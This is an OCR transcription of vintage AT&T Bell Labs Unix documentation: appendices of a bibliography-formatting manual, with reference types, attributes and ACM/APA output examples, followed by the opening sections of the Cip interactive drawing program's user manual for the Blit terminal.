9. Murrel, S.L. and Kowalski, T.J. Typing Documents on the UNIX System: Using Monk 0.6. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
10. Patashnik, O. BibTeXing. January, 1988. Unpublished.
11. Unilogic, Ltd.. *Scribe Document Production System User Manual*. Pittsburgh, April 1984.

Appendix A

Bibliography Types And Attributes

Each bibliographic reference may be classified as a particular type, e.g. book, article, thesis. Each type, in turn, is defined by a set of attributes. Below is a list of all such attributes. For any one type, some of the attributes are required, some optional, some undefined, and some ignored (e.g. the attribute is there for some purpose other than formatting such as indexing or recordkeeping). Next to each attribute name is a brief description of its function.

`%type`	document type
`%author`	name of author (or editor in case of edited book)
`%title`	reference title
`%publisher`	publisher, organization, institution, or school
`%address`	address of publisher
`%booktitle`	title of book, part of which is being cited
`%editor`	editor of book, journal, proceedings or author of reviewed article
`%date`	publication date
`%report`	technical report number
`%tm`	tm number
`%journal`	name of journal, magazine, or proceedings
`%volume`	book or journal volume number
`%number`	journal number
`%part`	journal part number
`%pages`	pages on which reference appears
`%also`	refers by search keys to another entry
`%also_begin`	begin another entry
`%also_end`	end another entry
`%other`	any other information to be included with the reference
`%keywords`	keywords used for searching (an ignored attribute)
`%X`	location of the reference (an ignored attribute)
`%Y`	read status (an ignored attribute)
`%Z`	comments (an ignored attribute)

What follows is a list of currently defined bibliography types, along with their required and optional attributes. The only attributes that can appear more than once in a single reference are `%author` and `%editor`. The `%type` attribute is required by all types. The attributes `%also`, `%also_begin`, `%also_end`, and `%other` are optional for all types. Finally, `%X`, `%Y`, `%Z`, and `%keywords` are optional ignored attributes.

`article`	journal or magazine article
required	`%author %title %journal %date`
optional	`%volume %number %part %pages`
`book`	a published book
required	`%author %title %publisher %date`
optional	`%address %volume`
`editedbook`	an edited book
required	`%author %title %publisher %date`
optional	`%address %volume`
`incollection`	article or chapter in a collection
required	`%author %title %booktitle %publisher %date`
optional	`%address %editor %volume %pages`
`inproceedings`	paper in a proceedings
required	`%author %title %journal %date`
optional	`%volume %number %part %publisher %address %editor %pages`
`manual`	a manual or guide
required	`%title %date`
optional	`%author %volume %editor %publisher %address`
`mastersthesis`	Master's Thesis
required	`%author %title %publisher %date`
optional	`%address`
`misc`	miscellaneous type

optional	`%author %title %volume %publisher %address %pages %date`
`pamphlet`	a pamphlet or booklet
required	`%title`
optional	`%author %date %publisher %address`
`phdthesis`	Ph.D. Thesis
required	`%author %title %publisher %date`
optional	`%address`
`proceedings`	a conference proceedings
required	`%title %publisher %date`
optional	`%author %volume %number %part %address %editor`
`review`	a review of another piece
required	`%author %journal %date`
optional	`%title %booktitle %editor %publisher %volume %number %part %pages`
`techreport`	technical report
required	`%author %title %publisher %date`
optional	`%report`
`tm`	AT&T Bell Labs technical memorandum
required	`%author %title %tm %date`
`unpublished`	unpublished manuscript
required	`%author %title`
optional	`%date`

Appendix B

Examples

This sample document contains many examples of `|reference` commands followed by a `|reference_placement`.

```
Here's a reference to a tm|reference(Awk)
and a book|reference(Sterling Shapiro).
Let's have an inproceedings
|reference(Grosz Sidner structure
%post_text , pages 22-31)
and an article and thesis by the same author
|reference(Hirst anaphora)
|reference(Hirst semantic phdthesis).
This one is in a collection
|reference(Fillmore %post_text , Chapter 3)
while this one is a technical report
|reference(Grosz Appelt Martin Pereira).
Here's McFarland's Master's thesis
|reference(McFarland mastersthesis %no_author).
This is an editedbook followed by a
miscellaneous reference and a personal
communication |reference(Joshi Webber Sag)
|reference(Pereira prolog)
|reference(Hume personal).
Here's a review |reference(Carroll Coombs).
Finally, we have a manual, a proceedings,
and an unpublished manuscript
|reference(unix programmer manual)
|reference(acl proceedings 1986)
|reference(Newton Simulation).

|reference_placement
```

When *prefer* formats this document according to `acm` style it looks like this:

Here's a reference to a tm [1] and a book [15]. Let's have an inproceedings [7, pages 22-31] and an article and thesis by the same author [8], [9]. This one is in a collection [5, Chapter 3] while this one is a technical report [6]. Here's McFarland's Master's thesis [12]. This is an editedbook followed by a miscellaneous reference and a personal communication [11], [14], [10]. Here's a review [4]. Finally, we have a manual, a proceedings, and an unpublished manuscript [3], [2], [13].

1. Aho, A.V., Kernighan, B.W., and Weinberger, P.J. Awk − A Pattern Scanning and Processing Language, Programmer's Manual. 11272-850619-06TM, 11276-850619-09TM, 11273-850619-03TM, 1985.

2. Association for Computational Linguistics. *Proc. of the 24th Annual Meeting of the ACL.* Bell Communications Research, Morristown, NJ, June, 1986.

3. AT&T Bell Laboratories. *UNIX Time-Sharing System, Programmer's Manual, Ninth Edition*, Vol. 1.

Murray Hill, NJ, September, 1986.

4. Carroll, J.D. Measurement without numbers: The non-metric approach. Review of *A theory of data* by C.H. Coombs. *Contemporary Psych. 11* (1966), 118-119.

5. Fillmore, C.J. The Case for Case. In *Universals in Linguistic Theory*, E. Back, Ed. Holt, Rinehart and Winston, Inc, New York, NY, 1968, pp. 1-88.

6. Grosz, B., Appelt, D.E., Martin, P., and Pereira, F. TEAM: An Experiment in the Design of Transportable Natural-Language Interfaces. Technical Note 356, SRI International, August 1985.

7. Grosz, B.J. and Sidner, C.L. Discourse structure and the proper treatment of interruptions. In *Proceedings of the Ninth International Joint Conference on Artificial Intelligence*, A. Joshi, Ed., IJCAI, Los Angeles, CA, 1985, pp. 832-839.

8. Hirst, G. Discourse-oriented anaphora resolution in natural language understanding: a review. *American Journal of Computational Linguistics 7*, 2 (1981), 85-98.

9. Hirst, G. Semantic Interpretation Against Ambiguity. PhD Thesis, Brown University, 1983.

10. Hume, A. 1989. Personal communication.

11. Joshi, A.K., Webber, B.L., and Sag, I.A., Eds. *Elements of discourse understanding*. Cambridge University Press, Cambridge, 1981.

12. McFarland, M.C. The VT: A Database for Automated Digital Design. Master's Thesis, Department of Electrical Engineering, Carnegie-Mellon University, December, 1978.

13. Newton, A.R. Techniques for the Simulation of Large-Scale Integrated Circuits. Unpublished.

14. Pereira, F.C. Prolog with Natural-Language Examples. 1985. Presented as a tutorial at the 23rd annual meeting of the ACL.

15. Sterling, L. and Shapiro, E. *The Art of Prolog: Advanced Programming Techniques*. MIT Press, Cambridge, MA, 1986.

When formatted according to `apa` style it looks like this:

Here's a reference to a tm (Aho, Kernighan, & Weinberger, 1985) and a book (Sterling & Shapiro, 1986). Let's have an inproceedings (Grosz & Sidner, 1985, pages 22-31) and an article and thesis by the same author (Hirst, 1981, 1983). This one is in a collection (Fillmore, 1968, Chapter 3) while this one is a technical report (Grosz, Appelt, Martin, & Pereira, 1985). Here's McFarland's Master's thesis (1978). This is an editedbook followed by a miscellaneous reference and a personal communication (Joshi, Webber, & Sag, 1981; Pereira, 1985; Hume, 1989). Here's a review (Carroll, 1966). Finally, we have a manual, a proceedings, and an unpublished manuscript (AT&T Bell Laboratories, 1986; Association for Computational Linguistics, 1986; Newton).

Aho, A. V., Kernighan, B. W., & Weinberger, P. J. (1985). *Awk − A Pattern Scanning and Processing Language, Programmer's Manual* (11272-850619-06TM, 11276-850619-09TM, 11273-850619-03TM).

Association for Computational Linguistics. (June, 1986). *Proc. of the 24th Annual Meeting of the ACL.* Bell Communications Research, Morristown, NJ: Association for Computational Linguistics.

AT&T Bell Laboratories. (September, 1986). *UNIX Time-Sharing System, Programmer's Manual, Ninth Edition* (Vol. 1). Murray Hill, NJ: AT&T Bell Laboratories.

Carroll, J. D. (1966). Measurement without numbers: The non-metric approach. [Review of *A theory of data* by C. H. Coombs]. *Contemporary Psych.*, *11*, 118-119.

Fillmore, C. J. (1968). The Case for Case. In E. Back (Ed.), *Universals in Linguistic Theory* (pp. 1-88). New York, NY: Holt, Rinehart and Winston, Inc.

Grosz, B., Appelt, D. E., Martin, P., & Pereira, F. (August 1985). *TEAM: An Experiment in the Design of Transportable Natural-Language Interfaces* (Technical Note 356). SRI International.

Grosz, B. J., & Sidner, C. L. (1985). Discourse structure and the proper treatment of interruptions. *Proceedings of the Ninth International Joint Conference on Artificial Intelligence*, A. Joshi (Ed.), 832-839.

Hirst, G. (1981). Discourse-oriented anaphora resolution in natural language understanding: a review. *American Journal of Computational Linguistics*, *7*(2), 85-98.

Hirst, G. (1983). *Semantic Interpretation Against Ambiguity*. Unpublished doctoral dissertation, Brown University.

Hume, A. (1989). Personal communication.

Joshi, A. K., Webber, B. L., & Sag, I. A. (Eds.). (1981).

Elements of discourse understanding. Cambridge: Cambridge University Press.

McFarland, M. C. (December, 1978). *The VT: A Database for Automated Digital Design*. Unpublished master's thesis, Department of Electrical Engineering, Carnegie-Mellon University.

Newton, A. R. Techniques for the Simulation of Large-Scale Integrated Circuits. Unpublished.

Pereira, F. C. (1985). Prolog with Natural-Language Examples. Presented as a tutorial at the 23rd annual meeting of the ACL.

Sterling, L., & Shapiro, E. (1986). *The Art of Prolog: Advanced Programming Techniques*. Cambridge, MA: MIT Press.


Cip User's Manual:
One Picture is Worth a Thousand Words

Sally A. Browning

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

Cip is an interactive drawing system for the Blit [3] bitmap display terminal designed by Bart Locanthi and Robert Pike. It provides a pallette of *pic* [1] shapes (box, circle, ellipse, line, arc, spline, and text) for drawing and editing pictures on a screen. There is a macro facility for treating a collection of drawn shapes as a single entity. The principal input device is a *mouse* that provides positional information. It has three buttons that invoke drawing, editing, and command functions. The keyboard is used only for typing in text strings and filenames. The pictures are saved as *pic* descriptions, and can be included with text, tables, and equations as input to *troff* [2]. Existing *pic* descriptions of pictures can be displayed and edited as well. The picture below was drawn with *cip.*



1. The Screen

The screen is divided into three areas. The pallette of *pic* shapes is shown at the top of the screen. The middle and major part of the screen is the drawing arena. At the bottom of the screen, there is room for typing text strings and error messages, and a box describing the mouse button functions. There may be a box showing edit depth: it appears only when you are editing a macro. Figure 1 shows the screen immediately after *cip* has been loaded into the Blit. (Figure 1 was drawn with *cip,* of course.)

The drawing area is about 8 inches square. In the spirit of "what you see is what you get", *cip* scales the picture to appear on paper as it does on the screen. The exception is text: the font selection on the Blit is meager compared to the typesetter, and I make no attempt to understand *troff*.* Thus, *eqn* and *troff* commands appear literally instead of as they will appear on paper, and all text appears in the same boring font and size. If you want to shrink the picture after drawing it to fill the screen, you need only change one number in the *pic* description.

*This paper describes early versions of *cip*. The latest version (3.0) of *cip*, widely known as *xcip*, does display and edit text in its correct size and font.




Figure 1. The *cip* screen

This, and other advantages of having a textual description of the picture, are discussed later.

2. Using the Mouse

The mouse is the primary input device to *cip.* It is a red hemispheric device that fits comfortably into the palm of your hand, with three fingers positioned on the function buttons. The cursor displayed on the screen will move as you move the mouse. The mouse reports *relative* positions based on the movements of the steel ball in the bottom that moves along the table surface. If you pick up the mouse and put it down somewhere else without causing the ball to rotate, the cursor won't move. This feature is handy if you don't have much clear space on your desk. In addition to providing positional information, the mouse has three buttons that

represent command functions. In general, the first (left) button is used for selection, the second (middle) for drawing and editing shapes, and the third (right) for menu selection. In each case, both the down and up motions of the button are significant. When I describe button motions, I will use *push* to describe the press and hold action and *release* to mean letting go of the button. *Clicking* a button means pushing and releasing the button in quick succession.

At the bottom of the screen is a box labeled "Mouse Buttons". It contains three smaller boxes that represent the three buttons on the mouse. The boxes are labeled to reflect the *current* set of functions associated with the mouse buttons. For example, Figure 1 shows the initial set: (select,,menu). Notice that the second button is meaningless in this state. The second button invokes actions on a selected object, and thus is meaningful only when something (either a template from the top row of the display or a previously drawn object) has been selected. There are other occasions when the right and left buttons are meaningless, and even occasions when all of the buttons are ignored. Table 1 shows the possible button function triples and what states they are associated with. Figure 2 shows the possible transitions between triples of mouse button functions.

The mouse button functions are displayed for at least two reasons. First, they make it easier to get acclimated to *cip* and to using a pointing device as the primary input device. Second, they help the more experienced user determine the current state.

3. Selection

The leftmost button on the mouse selects either a template from the row at the top of the screen or an object in the drawing arena. Templates are selected by positioning the cursor inside the box surrounding the desired shape, and clicking button 1. The selected shape will be displayed in reverse video (light on black background) until something else is selected. Drawn objects are selected by positioning the cursor within the bounding box of the desired object, and pushing button 1. The selected object will vanish as long as the button is held down, reappearing when the button is released. This vanishing act alerts the user to which object has been selected. If it is not the desired one, reposition the mouse and try again. It may require several attempts to select an object, particularly in an area of the screen that is congested. An object stays selected until either another object or a template is selected.

To "unselect" an object, either select a template or move to a blank area of the screen, push button 1 and select nothing. The unselect was successful if the middle mouse button function is either "draw" or null and the third button function is "menu". A selected object must be unselected (by selecting either nothing or a template) to invoke the command menu rather than an object menu. Menus are described next.

4. Menus

The right button on the mouse displays menus of commands and refinements. Before describing the contents of the menus, let me describe how they work.

A menu is displayed at the location of the cursor when button 3 is pushed down. The display is visible as long as the button is held down. The menu is a list of words, each representing a command or transformation. When the menu appears on the screen, one of the entries is highlighted in reverse video. If button 3 were released, this is the menu item that would be selected. As the cursor moves up and down in the menu, the highlighted entry changes. If the cursor moves outside the menu, nothing is highlighted. The entry that is highlighted when the third button is released is the chosen one. (If no item is chosen, nothing happens. This allows you to leave a menu without choosing an entry.)

There are two classes of menus. The *command menu* appears whenever no drawn object is selected and button 3 is pushed. It contains commands that affect the whole screen or some part of it, but not a specific single object. For example, **reverse video** flips the sense of the screen. If the screen showed black objects on a light background (the initial state), it will be flipped to show light objects on black. This entry is a flip flop: selecting it an even number of times is equivalent to not selecting it at all. Another entry in the command menu is **grid.** Selecting this entry causes a grid of dots to be displayed on the screen, and future drawing is constrained to the grid points. The command is also a flip flop: to turn it off, select it again. Other commands are **clear screen, redraw screen, define macro, get file, put file,** and **quit.** The macro and file commands are described later; the others are self-explanatory.

If a drawn object is selected when the menu button is pushed, a menu with entries that in some




Figure 2. Transition graph for mouse button functions

State	Button Functions	Menu	Next State	How to Get to Next State
1	(select,,menu)	command	4	select drawn object (not text or macro)
			5	select a template
			6	choose **define macro**
			7	choose **get file** or **put file**
2	(select,copy,menu)	object	1	select nothing
			3	select a text string or a macro instance
			4	select an object (not text or macro)
			5	select a template
3	(select,move,menu)	object	1	select nothing
			2	choose **copy**
			4	select an object (not text or macro)
			5	select a template
4	(select,edit,menu)	object	1	select nothing
			2	choose **copy**
			3	select a text string or a macro instance
			5	select a template
5	(select,draw,menu)	command	3	select a text string or a macro instance
			4	select a drawn object (not text or macro)
			6	choose **get file** or **put file**
			7	choose **get file** or **put file**
			8	start drawing a spline
6	(,draw box,)		1	finish drawing box around macro
7	(,,,)		1	finish reading or writing file
			5	finish reading or writing file
8	(,draw,end spline)		5	finish drawing a spline

Table 1. Mouse button functions

way transform the selected object is displayed. The contents of this menu are tailored to the class of




Figure 3. Using menus

object selected. For example, instances of circles, ellipses, and text can be copied or deleted. Arcs and splines can be copied, deleted, or reflected around either the x or y axis of their bounding box. Boxes can be copied, deleted, or have their boundary be dotted, dashed, or solid. Lines can be copied, deleted, reflected, dotted, dashed, solid, or have an arrowhead attached to the endpoint closest to the cursor. The arrow option is a flip flop: if the nearer endpoint already has an arrowhead, selecting **arrow** again will remove it. Splines can also have arrowheads attached to either or both ends.

Remember, if the menu button is depressed accidentally, leave it down long enough to move the cursor outside the menu!

Figure 3 shows both command and object menus being used. In the first three frames, the menu associated with splines is displayed and the spline is reflected around the y-axis. The command menu is invoked in the remaining five frames to get a new file. The menu is initially displayed with **define macro** highlighted; the mouse is moved up to select **get file** before the third button is released.

Object	Push	Release
circle	center	radius = distance(push,release)
box	a corner	opposite corner
ellipse	center	height = $\lvert push.y - release.y \rvert$ width = $\lvert push.x - release.x \rvert$
line	endpoint	endpoint
arc	endpoint	endpoint center
spline	endpoint	point (subsequent releases define another point, until button 3)
text	center of baseline	

Table 2. Using button 2 for drawing shapes


5. Drawing

The *pic* language can describe and position circles, boxes (solid, dotted, and dashed), ellipses, lines (solid, dotted, dashed, with or without arrowheads), circular arcs, splines, and text. In addition, there is a mechanism for treating a *collection* of objects as a single entity, hereafter called a **macro.**

5.1. Drawing New Shapes

There are two ways to draw shapes on the screen. First, select a template with button 1. Button 2 can be used to draw objects of the selected shape on the screen. The location and size of the drawn object is determined by the down and up motions of the button. For example, to draw a circle, select the circle template, move the cursor to the desired position for the *center* of the circle, and push down on the middle button. As long the button is depressed, the trial radius of the circle will track the mouse movement: as the mouse moves away from the origin, the circle will expand and vise versa. When button 2 is released, the circle radius is fixed as the distance between the origin and mouse position. Table 2 defines the points fixed by button 2 motions for all the shapes.

Arcs are drawn counter-clockwise. When an arc is drawn, it will be either one quarter or three quarters of a circle (in imitation of *pic* defaults). If you want something else, select and edit the arc once it is drawn. The picture below shows the default arcs; the order that the endpoints are entered determines whether one fourth or three fourths of a circle is drawn.



Two of the shapes, splines and text, require a few more words to explain how to draw them. Splines are curves that shape themselves to a framework of line segments and are drawn with repetitive pushes of the middle button. Each click adds a line segment to the framework of the spline. *Pic*, and thus *cip*, splines will contain the first and last points entered and will be tangent to the midpoint of each line segment in the framework. The spline will be *near* the endpoints of each line segment. Only the framework is shown on the screen while you are entering the spline. To terminate and draw the spline, push the third button. Figure 4 shows the process of drawing a spline.

To add some text to the picture, move to the desired position for the *center* of the text string and push and release button 2. Now type the text. It will appear on the lower left portion of the screen, just below the drawing arena. The backspace key can be used to make minor corrections. As soon as, and not until, you push carriage return, the string will be displayed in the drawing arena, centered at the selected location. Figure 5 pictures the stages of drawing text.*

5.2. Copying Existing Shapes

The second way to draw shapes on the screen is by copying previously drawn things. First use button 1 to select a specific drawn object rather than a template. Then push button 3 to get a menu pertinent to the selected object. Select the menu entry **copy.** Now, button 2 can be used to position exact copies of the selected object. The *origin* of the object (see Table 3) will be located at the cursor position when button 2 is pushed. In this case, the release of button 2 is necessary but meaningless.

5.3. Alignment Aids

Cip has a few features built in to make positioning objects easier. First, lines that are drawn *nearly* horizontal or vertical will be made exactly so. Also, each of the basic shapes has a number of points designated *sticky.* As you move the cursor

*At least, in older versions of *cip*. In version 3.0, text appears as you type it.




Figure 4. Drawing a spline

